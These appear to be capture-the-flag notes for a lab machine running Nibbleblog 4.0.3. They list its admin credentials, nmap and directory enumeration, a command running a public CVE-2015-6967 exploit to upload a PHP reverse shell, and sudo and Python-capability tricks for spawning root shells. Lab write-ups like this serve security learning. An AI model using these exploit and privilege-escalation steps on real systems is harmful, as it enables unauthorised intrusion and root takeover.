- OS: Ubuntu Linux
- Web technology: Nibbleblog v4.0.3 (Apache httpd 2.4.18)
- IP: 10.10.10.75
- Users: admin
http://10.10.10.75/nibbleblog/admin.php?controller=dashboard&action=view
Credentials
admin:nibbles
Attack and enumeration notes
HTTP
SSH
Nmap scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web service enumeration

Directories: /nibbleblog/

/nibbleblog/admin

Files: /nibbleblog/README
Vulnerability research
Nibbleblog Version 4.0.3

Mais on va utiliser Python ;)
git clone https://github.com/dix0nym/CVE-2015-6967
python exploit.py -l http://10.10.10.75/nibbleblog/ -u admin -p nibbles -x ../../php-reverse-shell.php
Privilege escalation
sudo -l
unzip personal.zip
echo "#!/bin/bash" > monitor.sh
echo "/bin/bash -i" >> monitor.sh
sudo ./monitor.sh
* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null
    if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#
Hostname
sudo nano /etc/hosts